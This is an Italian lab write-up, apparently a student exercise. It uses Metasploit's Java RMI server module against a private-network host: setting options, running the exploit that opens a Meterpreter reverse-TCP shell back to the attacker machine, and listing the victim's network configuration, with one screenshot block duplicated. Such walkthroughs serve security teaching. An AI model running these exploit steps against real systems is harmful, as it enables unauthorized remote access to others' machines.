
- Scegliamo la numero 4 per il nostro exploit e vediamo dalle info che è proprio quella che fa al caso nostro.



```
msf6 exploit(multi/misc/java_rmi_server) > info

       Name: Java RMI Server Insecure Default Configuration Java Code Execution
     Module: exploit/multi/misc/java_rmi_server
   Platform: Java, Linux, OSX, Solaris, Windows
       Arch:
 Privileged: No
    License: Metasploit Framework License (BSD)
       Rank: Excellent
  Disclosed: 2011-10-15

Provided by:
  mihi

Available targets:
      Id  Name
      --  ----
  =>  0   Generic (Java Payload)
      1   Windows x86 (Native Payload)
      2   Linux x86 (Native Payload)
      3   Mac OS X PPC (Native Payload)
      4   Mac OS X x86 (Native Payload)

Check supported:
  Yes

Basic options:
  Name       Current Setting  Required  Description
  ----       ---------------  --------  -----------
  HTTPDELAY  10               yes       Time that the HTTP Server will wait for the payload request
  RHOSTS                      yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics
                                        /using-metasploit.html
  RPORT      1099             yes       The target port (TCP)
  SRVHOST    0.0.0.0          yes       The local host or network interface to listen on. This must be an address on the
                                         local machine or 0.0.0.0 to listen on all addresses.
  SRVPORT    8080             yes       The local port to listen on.
  SSL        false            no        Negotiate SSL for incoming connections
  SSLCert                     no        Path to a custom SSL certificate (default is randomly generated)
  URIPATH                     no        The URI to use for this exploit (default is random)

Payload information:
  Avoid: 0 characters

Description:
  This module takes advantage of the default configuration of the RMI Registry and
  RMI Activation services, which allow loading classes from any remote (HTTP) URL. As it
  invokes a method in the RMI Distributed Garbage Collector which is available via every
  RMI endpoint, it can be used against both rmiregistry and rmid,  and against most other
  (custom) RMI endpoints as well.
```

Esecuzione


- Andiamo a controllare quali sono le impostazioni da settare con il comando “show options” e le andiamo a settare con il comando “set”.



```
msf6 exploit(multi/misc/java_rmi_server) > show options

Module options (exploit/multi/misc/java_rmi_server):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   HTTPDELAY  10               yes       Time that the HTTP Server will wait for the payload request
   RHOSTS                      yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basic
                                         s/using-metasploit.html
   RPORT      1099             yes       The target port (TCP)
   SRVHOST    0.0.0.0          yes       The local host or network interface to listen on. This must be an address on th
                                         e local machine or 0.0.0.0 to listen on all addresses.
   SRVPORT    8080             yes       The local port to listen on.
   SSL        false            no        Negotiate SSL for incoming connections
   SSLCert                     no        Path to a custom SSL certificate (default is randomly generated)
   URIPATH                     no        The URI to use for this exploit (default is random)


Payload options (java/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.11.111   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Generic (Java Payload)



View the full module info with the info, or info -d command.

msf6 exploit(multi/misc/java_rmi_server) > set RHOSTS 192.168.11.112
RHOSTS => 192.168.11.112
```

Esecuzione


- Andiamo a controllare quali sono le impostazioni da settare con il comando “show options” e le andiamo a settare con il comando “set”.



```
msf6 exploit(multi/misc/java_rmi_server) > show options

Module options (exploit/multi/misc/java_rmi_server):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   HTTPDELAY  10               yes       Time that the HTTP Server will wait for the payload request
   RHOSTS                      yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basic
                                         s/using-metasploit.html
   RPORT      1099             yes       The target port (TCP)
   SRVHOST    0.0.0.0          yes       The local host or network interface to listen on. This must be an address on th
                                         e local machine or 0.0.0.0 to listen on all addresses.
   SRVPORT    8080             yes       The local port to listen on.
   SSL        false            no        Negotiate SSL for incoming connections
   SSLCert                     no        Path to a custom SSL certificate (default is randomly generated)
   URIPATH                     no        The URI to use for this exploit (default is random)


Payload options (java/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.11.111   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Generic (Java Payload)



View the full module info with the info, or info -d command.

msf6 exploit(multi/misc/java_rmi_server) > set RHOSTS 192.168.11.112
RHOSTS => 192.168.11.112
```

Esecuzione

- Ora eseguiamo l'expolit con il comando “exploit”. Il collegamento è andato a buon fine.




```
msf6 exploit(multi/misc/java_rmi_server) > exploit

[*] Started reverse TCP handler on 192.168.11.111:4444
[*] 192.168.11.112:1099 - Using URL: http://192.168.11.111:8080/sYj70MboF
[*] 192.168.11.112:1099 - Server started.
[*] 192.168.11.112:1099 - Sending RMI Header ...
[*] 192.168.11.112:1099 - Sending RMI Call ...
[*] 192.168.11.112:1099 - Replied to request for payload JAR
[*] Sending stage (57692 bytes) to 192.168.11.112
[*] Meterpreter session 1 opened (192.168.11.111:4444 → 192.168.11.112:47591) at 2024-03-08 05:03:27 -0500
```

Esecuzione


- Ora che abbiamo acquisito la sessione remota, con Meterpreter andiamo a verificare la configurazione di rete (figura 1) e la tabella di routing (figura 2).

Figura 1



```
meterpreter > ifconfig

Interface  1
============
Name         : lo - lo
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ::


Interface  2
============
Name         : eth0 - eth0
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 192.168.11.112
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::a00:27ff:fe1a:9a84
IPv6 Netmask : ::
```

Figura 2



```
meterpreter > route

IPv4 network routes
===================

    Subnet          Netmask        Gateway  Metric  Interface
    ------          -------        -------  ------  ---------
    127.0.0.1       255.0.0.0      0.0.0.0
    192.168.11.112  255.255.255.0  0.0.0.0


IPv6 network routes
===================

    Subnet                    Netmask  Gateway  Metric  Interface
    ------                    -------  -------  ------  ---------
    ::1                       ::       ::
    fe80::a00:27ff:fe1a:9a84  ::       ::
```

Grazie